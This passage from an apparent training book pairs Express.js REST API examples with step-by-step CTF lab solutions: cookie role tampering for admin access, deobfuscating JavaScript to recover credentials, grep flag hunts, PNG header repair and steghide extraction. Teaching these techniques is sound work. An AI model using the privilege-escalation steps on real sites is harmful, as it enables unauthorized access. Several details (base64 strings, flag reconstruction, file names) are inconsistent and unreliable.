Example 2: Get Single User by ID

```
GET /api/users/1 HTTP/1.1
Host: example.com
Accept: application/json
```

Express implementation

```
app.get('/api/users/:id', async (req, res) => {
  try {
    const userId = parseInt(req.params.id);
    const user = await User.findById(userId);
    if (!user) {
      return res.status(404).json({ success: false, message: 'User not found' });
    }
    res.status(200).json({ success: true, data: user });
  } catch (error) {
    res.status(500).json({ success: false, message: 'Server Error', error: error.message });
  }
});
```

Response (200 OK):

```
{
  "success": true,
  "data": {
    "id": 1,
    "name": "John Doe",
    "email": "john@example.com",
    "age": 30,
    "city": "New York",
    "created_at": "2024-01-15T10:30:00Z",
    "updated_at": "2024-01-20T08:15:00Z"
  }
}
```

Example 3: Get Users with Query Parameters

```
GET /api/users?page=1&limit=10&sort=name&city=NewYork HTTP/ 1.1
Host: example.com
Accept: application/json
```

```
app.get('/api/users', async (req, res) => {
  try {
    const { page = 1, limit = 10, sort = 'id', city, age } = req.query;
    const conditions = {};
    if (city) conditions.city = city;
    if (age) conditions.age = parseInt(age);
    const offset = (page - 1) * limit;
    const users = await User.findAll({
      where: conditions,
      order: [[sort, 'ASC']],
      limit: parseInt(limit),
      offset: offset
    });
    const totalCount = await User.count({ where: conditions });
    res.status(200).json({
      success: true,
      data: users,
      pagination: {
        page: parseInt(page),
        limit: parseInt(limit),
        total: totalCount,
        pages: Math.ceil(totalCount / limit)
      }
    });
  } catch (error) {
    res.status(500).json({ success: false, message: 'Server Error', error: error.message });
  }
});
```

POST Method - Create Resources

Purpose: Creates new resources on the server, typically modifying server state.

Characteristics: - Not safe (modifies server state) - Not idempotent (multiple requests may create multiple resources) - Data sent in request body - Creates subordinate resources

Example: Create New User

```
POST /api/users HTTP/1.1
Host: example.com
Content-Type: application/json
Accept: application/json

{
  "name": "Alice Johnson",
  "email": "alice@example.com",
  "age": 28,
  "city": "Los Angeles"
}
```

Express implementation

```
app.post('/api/users', async (req, res) => {
  try {
    const { name, email, age, city } = req.body;
    if (!name || !email) {
      return res.status(400).json({ success: false, message: 'Name and email are required fields' });
    }
    const existingUser = await User.findOne({ where: { email } });
    if (existingUser) {
      return res.status(409).json({ success: false, message: 'User with this email already exists' });
    }
    const newUser = await User.create({
      name,
      email,
      age: age || null,
      city: city || null,
      created_at: new Date(),
      updated_at: new Date()
    });
    res.status(201).json({ success: true, message: 'User created successfully', data: newUser });
  } catch (error) {
    res.status(500).json({ success: false, message: 'Server Error', error: error.message });
  }
});
```

```
{
  "success": true,
  "message": "User created successfully",
  "data": {
    "id": 3,
    "name": "Alice Johnson",
    "email": "alice@example.com",
    "age": 28,
    "city": "Los Angeles",
    "created_at": "2024-01-21T12:45:30Z",
    "updated_at": "2024-01-21T12:45:30Z"
  }
}
```

PUT Method - Update/Replace Resources

Purpose: Updates a resource or creates it if it doesn't exist, replacing the entire resource with the provided data.

Characteristics: - Not safe (modifies server state) - Idempotent (multiple identical requests have the same effect) - Replaces entire resource - Should include all resource fields

Example: Update Complete User

```
PUT /api/users/1 HTTP/1.1
Host: example.com
Content-Type: application/json

{
  "name": "John Doe Updated",
  "email": "john.updated@example.com",
  "age": 31,
  "city": "San Francisco"
}
```

```
app.put('/api/users/:id', async (req, res) => {
  try {
    const userId = parseInt(req.params.id);
    const { name, email, age, city } = req.body;
    if (!name || !email) {
      return res.status(400).json({ success: false, message: 'Name and email are required for complete update' });
    }
    const existingUser = await User.findById(userId);
    if (!existingUser) {
      const newUser = await User.create({
        id: userId,
        name,
        email,
        age: age || null,
        city: city || null,
        created_at: new Date(),
        updated_at: new Date()
      });
      return res.status(201).json({ success: true, message: 'User created successfully', data: newUser });
    }
    const updatedUser = await User.update(
      {
        name,
        email,
        age: age || null,
        city: city || null,
        updated_at: new Date()
      },
      { where: { id: userId }, returning: true }
    );
    res.status(200).json({
      success: true,
      message: 'User updated successfully',
      data: updatedUser[1][0]
    });
  } catch (error) {
    res.status(500).json({ success: false, message: 'Server Error', error: error.message });
  }
});
```

Response (200 OK):

```
{
  "success": true,
  "message": "User updated successfully",
  "data": {
    "id": 1,
    "name": "John Doe Updated",
    "email": "john.updated@example.com",
    "age": 31,
    "city": "San Francisco",
    "created_at": "2024-01-15T10:30:00Z",
    "updated_at": "2024-01-21T15:22:10Z"
  }
}
```

PATCH Method - Partial Updates

Purpose: Applies partial modifications to a resource, updating only the provided fields.

Characteristics: - Not safe (modifies server state) - Not necessarily idempotent (depends on implementation) - Updates only specified fields - More efficient for partial updates

Example: Partial User Update

```
PATCH /api/users/1 HTTP/1.1
Host: example.com
Content-Type: application/json

{
  "age": 32,
  "city": "Seattle"
}
```

```
app.patch('/api/users/:id', async (req, res) => {
  try {
    const userId = parseInt(req.params.id);
    const updateData = req.body;
    const existingUser = await User.findById(userId);
    if (!existingUser) {
      return res.status(404).json({ success: false, message: 'User not found' });
    }
    const fieldsToUpdate = {};
    Object.keys(updateData).forEach(key => {
      if (updateData[key] !== undefined && updateData[key] !== null && updateData[key] !== '') {
        fieldsToUpdate[key] = updateData[key];
      }
    });
    fieldsToUpdate.updated_at = new Date();
    const [affectedRows] = await User.update(fieldsToUpdate, { where: { id: userId } });
    const updatedUser = await User.findById(userId);
    res.status(200).json({
      success: true,
      message: 'User updated successfully',
      data: updatedUser,
      updated_fields: Object.keys(fieldsToUpdate).filter(key => key !== 'updated_at')
    });
  } catch (error) {
    res.status(500).json({ success: false, message: 'Server Error', error: error.message });
  }
});
```

Response (200 OK):

```
{
  "success": true,
  "message": "User updated successfully",
  "data": {
    "id": 1,
    "name": "John Doe Updated",
    "email": "john.updated@example.com",
    "age": 32,
    "city": "Seattle",
    "created_at": "2024-01-15T10:30:00Z",
    "updated_at": "2024-01-21T16:10:45Z"
  },
  "updated_fields": ["age", "city"]
}
```

DELETE Method - Remove Resources

Purpose: Removes a resource from the server.

Characteristics: - Not safe (modifies server state) - Idempotent (multiple requests have the same effect) - Removes specified resource - May return deleted resource data


Example: Delete User

```
DELETE /api/users/1 HTTP/1.1
Host: example.com
Accept: application/json
```

Express.js implementation:

```
app.delete('/api/users/:id', async (req, res) => {
  try {
    const userId = parseInt(req.params.id);
    const user = await User.findById(userId);
    if (!user) {
      return res.status(404).json({ success: false, message: 'User not found' });
    }
    await User.destroy({ where: { id: userId } });
    res.status(200).json({
      success: true,
      message: 'User deleted successfully',
      data: user
    });
  } catch (error) {
    res.status(500).json({ success: false, message: 'Server Error', error: error.message });
  }
});
```

Response (200 OK):



```
{
  "success": true,
  "message": "User deleted successfully",
  "data": {
    "id": 1,
    "name": "John Doe Updated",
    "email": "john.updated@example.com",
    "age": 32,
    "city": "Seattle",
    "created_at": "2024-01-15T10:30:00Z",
    "updated_at": "2024-01-21T16:10:45Z"
  }
}
```

Chapter 4: Lab Exercises and Solutions

Introduction:

This chapter presents a detailed explanation of the solutions and methodologies related to the practical cybersecurity labs hosted on the Cyber Lab training platform. These labs are designed to simulate realistic scenarios, helping students and security learners apply theoretical knowledge in hands-on environments.

Throughout this chapter, each exercise is approached from both a technical and educational perspective. The focus is not only on reaching the final answer, but also on understanding the logic behind the challenge, the nature of the underlying vulnerability, and how to methodically approach the problem. By analyzing each scenario step by step, the reader gains insight into how cybersecurity techniques are applied in real-world settings.

The solutions included in this chapter are written to be accessible yet technically accurate, offering learners a chance to follow the reasoning behind each action and command used. Whether the lab involves web exploitation, network traffic analysis, or system-level investigation, the aim is to bridge the gap between theory and practice.

Ultimately, this chapter acts as a practical companion to the Cyber Lab platform. It offers not just answers, but a deeper understanding of how and why each lab works, supporting the development of critical thinking, problem-solving skills, and a solid foundation in cybersecurity principles.

Cookies

Lab: Admin Has the Power

Objective:

To understand how cookies play a role in web security and how they can be manipulated to escalate user privileges, along with exploring the associated privacy concerns.


Challenge Overview:

This lab demonstrates how insecure cookie handling can lead to privilege escalation in web applications. The steps below guide through identifying weaknesses and gaining unauthorized access to the admin panel by tampering with cookies.

Steps:

1. Initial Access – Login Page Inspection:

Begin by accessing the login page of the web application. Open the browser's developer tools (Inspect Element) and check the source code (HTML).



2. Hidden Credentials in Source Code:

Upon examining Page Source, you'll find an HTML comment that contains login credentials for a **support** account (not an admin account). Use the provided email and password to log into the application.

```
<!-- user name = support@cyberlap.com password = cyberlap use this for login -->  
<!-- Material Icon -->
```

3. Inspecting Cookies Post Login:


After successful login with the support account, open the browser's developer tools and navigate to the **Application** tab. Under **Cookies**, examine the session details, especially the **role** attribute.

**We're Support, How Can I
Help You?**



4. Privilege Escalation – Modifying Cookie Role:

Manually modify the value of the role cookie from support (or equivalent) to admin. Refresh the page after making the change.



Name	Value	Dom...	P...	Exp...	Size	Htt...	Se...	Sa...	Par...	Cro...	Pri...
__q_state_37pXYro6wCZbsU7	eyJ1...	.clou...	/	20...	470			Lax			Me...
_ga	GA1...	.clou...	/	20...	45						Me...
AMCV_8AD56F28618A50850A495FB6%40Ad...	179...	.clou...	/	20...	164		✓				Me...
cfz_facebook-pixel	%7B...	.clou...	/	20...	427						Me...
cfz_google-analytics_v4	%7B...	.clou...	/	20...	130						Me...
cfz_reddit	%7B...	.clou...	/	20...	139						Me...
CuberWeb	eyJh...	local...	/	Ses...	172						Me...
n8n-auth	eyJh...	local...	/	20...	300	✓	✓	Lax			Me...
OptanonConsent	isGp...	.clou...	/	20...	353			Lax			Me...
ph_phc_4URIAm1uYfjO7j8kWSe0J8lc8lqnstRL...	%7B...	local...	/	20...	436			Lax			Me...
rl_anonymous_id	Rud...	local...	/	20...	127			Lax			Me...
rl_page_init_referrer	Rud...	local...	/	20...	95			Lax			Me...
rl_page_init_referring_domain	Rud...	local...	/	20...	91			Lax			Me...
rl_session	Rud...	local...	/	20...	190			Lax			Me...
rl_trait	Rud...	local...	/	20...	184			Lax			Me...
rl_user_id	Rud...	local...	/	20...	210			Lax			Me...
role	sup...	local...	/	Ses...	11						Me...
sparrow_id	%7B...	.clou...	/	20...	75						Me...

5. Access Granted – Admin Panel Unlocked:

If the system fails to validate the user's role securely on the server side, you will gain access to the admin panel, indicating a critical vulnerability.

Admin, Please Leave Me



Conclusion:

This lab highlights a common security flaw where user roles are stored client-side in cookies without proper validation. It demonstrates how an attacker can easily escalate privileges by editing the cookie values, emphasizing the importance of secure session management and server-side validation of authentication and authorization mechanisms.

Linux Fundamentals

Lab: Be Patient or Skillful

Objective:

This lab challenge trains students to use command-line tools to extract structured information from noisy data. It focuses on using `grep` to locate meaningful lines in a large text file and manually rebuilding a hidden flag based on provided clues.

Scenario:

You are given a text file called **be_patient_or_skillful.txt** which contains hundreds of lines of meaningless content, such as:

- No not this :)

However, a few lines contain useful information. These lines follow a specific format:

- Yes index XX character is Y

Each of these lines reveals:

- The **index (XX)** where a character should appear in the flag.
- The **character (Y)** itself.

Your task is to:

1. Use `grep` to filter only the meaningful lines.
2. extract the index and the corresponding character from each line.
3. Sort the characters based on the index.
4. Reconstruct the full flag using the sorted characters.

Step-by-Step Guide:

1. View the File (Optional)

To examine the content, you can open the file using any text viewer:

```
less be_patient_or_skillful.txt
```

You'll see that most lines are just: No not this :)

Ignore those — we only care about lines that start with Yes.

2. Extract Only the Relevant Lines

Use the `grep` command to extract the lines containing useful data:

```
grep "Yes index" be_patient_or_skillful.txt
```

This command will return lines like:

```
Yes index 00 character is F
Yes index 01 character is L
Yes index 02 character is A
Yes index 03 character is G
Yes index 04 character is {
Yes index 05 character is c
Yes index 06 character is y
Yes index 07 character is b
Yes index 08 character is e
Yes index 09 character is r
Yes index 0a character is _
Yes index 0b character is l
Yes index 0c character is a
Yes index 0d character is b
Yes index 0e character is :
Yes index 0f character is )
```

3. Reconstruct the Flag

Put the characters together in order:

```
Index:  00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
Chars:  F L A G { c y b e r _ l a b : ) }
```

```
Flag:  FLAG{cyber_lab:})
```

Final Result: FLAG{cyber_lab:})

Conclusion:

This lab teaches how to use basic command-line tools like `grep` to extract structured data from messy text files. It simulates a real-world scenario found in penetration testing and cybersecurity competitions, where data may be hidden in plain sight.

Lab: Power Of Command

Objective:

To practice using the `grep` command to search for specific patterns inside a large and noisy text file, simulating a real-world flag extraction scenario commonly found in cybersecurity Capture The Flag (CTF) challenges.

Challenge Description:

You are provided with a text file named `flag.txt`, which contains a massive block of meaningless data. Hidden somewhere in this file is a valid flag that follows the typical CTF format: **FLAG{...}**

Your task is to:

- Use `grep` to search for the correct flag pattern.
- Identify the correct line containing the flag.
- Extract the flag from the output and document it.

How to Solve:

1. Open your terminal and navigate to the directory where `flag.txt` is located.
2. Use the following command to search for the flag: `grep "FLAG{" flag.txt`
3. The command will return the full line containing the hidden flag.
4. Copy the result and verify that it matches the expected format.

Expected Result:

After running the command, you should see the following: `FLAG{Grep_Are_Very_Useful}`

This is the correct flag extracted from the file.

Conclusion:

This lab highlights the power of simple command-line tools in cybersecurity workflows. Being able to scan and extract specific patterns from noisy or unstructured data is a key skill in areas like log analysis, malware investigation, and CTF competitions.

Obfuscation

Lab: Legendary Process


Objective:

To demonstrate how insecure client-side JavaScript obfuscation can be reversed to reveal hidden information such as login credentials, using browser inspection tools and an online deobfuscator.

Challenge Description:

You are provided with a web page containing a login form. There are no visible clues, and the page appears simple. However, the source code contains an **obfuscated JavaScript snippet** that hides the login credentials.

Your task is to analyze the page, locate the script, reverse the obfuscation, and extract the hidden login information.



How to Solve:

1. **Open Developer Tools:**
 - Right-click anywhere on the login page and select **Inspect**.
 - Go to the **Elements** or **Sources** tab to review the HTML and scripts.
2. **Locate the Obfuscated JavaScript:**
 - Search the page source or script tags for unreadable or compressed code.
 - Look for strange variable names and long encoded strings.
3. **Copy the Obfuscated Script:**
 - Highlight and copy the entire obfuscated JavaScript block.
4. **Use an Online Deobfuscator:**

Visit: <https://filipemgs.github.io/>

- Paste the script into the input field.
- Click **Deobfuscate** to reveal the readable version of the code.

PoisonJS

De-obfuscate eval-based JavaScript obfuscation with monkey-patched eval(-like) functions.

Examples: `jsfuck.com` `javascript2img.com` `whak.ca`

Your example

[illegible]

De-obfuscate

```
0. username = "cyberlab", password = "Obfuscation"
```

mail@ooze.ninja

5. Extract the Credentials:

In the deobfuscated result, you will find:

```
username = "cyberlab"  
password = "Obfuscation"
```

6. Login:

- Go back to the login form.
- Enter the credentials:
 - **Username:** cyberlab
 - **Password:** Obfuscation
- Submit the form to access the system.

Learning Outcome:

This lab emphasizes the dangers of placing sensitive data like credentials in client-side scripts, even if obfuscated. It also builds awareness of how attackers can use tools like browser inspection and online deobfuscators to bypass poor security implementations.

CryptoGraphy

Lab: Top Secret

Objective:

To investigate a seemingly corrupted image file and uncover a hidden multi-layered message using file signature analysis, hex editing, QR scanning, and Morse code decoding.

Scenario:

Ali discovered a mysterious USB labeled "Top Secret", which contained a single file: **lost_image.jpg**

When attempting to open the file, the image viewer reported it as **corrupted or invalid**. However, Ali suspects the file might be hiding something. Your task is to determine what's wrong with the file and extract any hidden information.

Technical Analysis & Solution Steps:

1. Examine the File Header Using a Hex Editor

- Open the file in a hex editor.
- Inspect the first 8 bytes of the file — this section defines the **file signature** (magic number) that identifies its true format.

```

File: lost_image.png
ASCII Offset: 0x00000000 / 0x00000880 (%00)
00000000 00 00 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 .. NG.....IHDR
00000010 00 00 01 2C 00 00 01 2C 08 06 00 00 00 79 7D 8E ... , ... ,...y}..
00000020 75 00 00 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 u....gAMA.....a
00000030 05 00 00 00 20 63 48 52 4D 00 00 7A 26 00 00 80 .... cHRM..z8...
00000040 84 00 00 FA 00 00 00 80 E8 00 00 75 30 00 00 EA .....u0...
00000050 60 00 00 3A 98 00 00 17 70 9C BA 51 3C 00 00 00 `..:....p..Q<...
00000060 06 62 4B 47 44 00 00 00 00 00 00 F9 43 BB 7F 00 .bKGD.....C...
00000070 00 00 09 70 48 59 73 00 00 00 60 00 00 00 60 00 ... pHYs ... `...`
00000080 F0 6B 42 CF 00 00 07 83 49 44 41 54 78 DA ED DD .kB.....IDATx...
00000090 51 6E E3 3A 12 40 D1 CE 60 FE 9D FD AF 32 C8 06 Qn.:.@..`....2..
000000A0 32 2B D0 BC 16 1E 19 D6 95 CF F9 36 1C 49 ED BE 2+.....6.I..
000000B0 20 50 20 F5 F1 F3 F3 F3 F3 07 20 E0 3F A7 2F 00 P ..... .?./..
000000C0 E0 6F 09 16 90 21 58 40 86 60 01 19 82 05 64 08 .o ... !X@.`....d.
000000D0 16 90 21 58 40 86 60 01 19 82 05 64 08 16 90 21 .. !X@.`....d ... !
000000E0 58 40 86 60 01 19 82 05 64 08 16 90 21 58 40 86 X@.`....d ... !X@.
000000F0 60 01 19 82 05 64 08 16 90 21 58 40 86 60 01 19 `....d ... !X@.`..
00000100 82 05 64 08 16 90 21 58 40 86 60 01 19 82 05 64 .. d ... !X@.`....d
00000110 08 16 90 21 58 40 86 60 01 19 82 05 64 08 16 90 ... !X@.`....d ...
00000120 21 58 40 86 60 01 19 82 05 64 08 16 90 21 58 40 !X@.`....d ... !X@
00000130 86 60 01 19 82 05 64 08 16 90 F1 DF D3 17 F0 FF .^....d.....
00000140 BC 5E AF 3F DF DF DF A7 2F E3 1F FD FC FC DC FA .^.?....d.....
^G Help ^C Exit (No Save) ^T goTo Offset ^X Exit and Save ^W Search ^U Undo


```

2. Identify the Incorrect Signature

- You observe that the first bytes of the file are: 00 00 4E 47 ...
- This is **not** a valid signature for any known image format.
- It closely resembles a corrupted PNG header. The correct PNG file signature should be:
89 50 4E 47 0D 0A 1A 0A
- The incorrect header is the **reason the file fails to open** in an image viewer.

3. Correct the File Signature

- Using the hex editor, **manually modify the first 8 bytes** to match the correct PNG signature:
Change from: 00 00 4E 47 ... To: 89 50 4E 47 0D 0A 1A 0A
- Save the file.



5. Open the Repaired Image

- Now the image should display correctly.
- You will see a **QR code**.

6. Scan the QR Code

- Use an online QR code scanner or a smartphone camera.
- The QR code will reveal a **Morse code message**.

- # MORSE CODE

Communication System · Telecom · Morse Code

MORSE CODE TRANSLATOR

★ MORSE CIPHERTEXT TO CONVERT

▶ TRANSLATE AUTOMATICALLY

- ### Conclusion:

- File header manipulation
- Signature verification
- QR code analysis
- Morse code decoding

Page | 86

Lab: Decode the Image

Objective:

To demonstrate how files can be hidden inside image files using steganography, and how simple encoded messages (like Base64) can be used to protect access. This lab introduces the use of the steghide tool, Base64 decoding, and password-protected data extraction.

Scenario:

You are provided with two files:

1. An image file named `hidden_image.jpg` that opens normally, but its **large size** suggests it might contain hidden data.
2. A text file named `note.txt` located next to the image, possibly containing a clue.

Your task is to investigate both files, uncover the hidden password, extract the hidden content from the image, and retrieve the flag.

Steps to Solve the Challenge:

1. Suspect Steganography:

- Open `hidden_image.jpg` in an image viewer.
- The image looks normal, but its unusually large file size raises suspicion.
- Use `file` or `exiftool` to confirm it's a valid image, then proceed with steganalysis.

2. Analyze the Text File Clue:

- Open the accompanying `note.txt` file.
- Inside, you find a suspicious string: `Y3liZXJfbGFhX3N0ZWc=`
- This is clearly **Base64 encoded**.

3. Decode the Base64 String:

Decode from Base64 format

Simply enter your data then push the decode button.


Y3liZXJfbGFIX3N0ZWc=

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.

cyber_lab_steg|

- OR use a command-line tool or an online decoder: `echo Y3liZXJfbGFIX3N0ZWc= | base64 -d`
- The decoded result is: **cyber_lab_steg** This is the password for the steganography tool.

4. Extract the Hidden File Using steghide:

```
(kali@kali)-[~/Desktop/lap/steganography/Decode the Image]
$ steghide extract -sf secure_mountain.jpg
Enter passphrase:
wrote extracted data to "flag.txt".
```

Chapter 4: Lab Exercises and Solutions

- Use the steghide command-line tool to extract hidden data from the image:

steghide extract -sf hidden_image.jpg

When prompted, enter the password: **cyber_lab_steg**

- If successful, a new file will be extracted (e.g., flag.txt).

5. Open the Extracted File:

- Open flag.txt using any text editor.
- You will find the hidden flag: Flag{cyber_lab_steg_hunter}

Conclusion:

This challenge simulates a common real-world technique where files are hidden inside innocent-looking media using steganography. It also demonstrates how **encoded hints** (like Base64) are used to protect sensitive operations.

Students learn to:

- Identify suspicious file behaviors
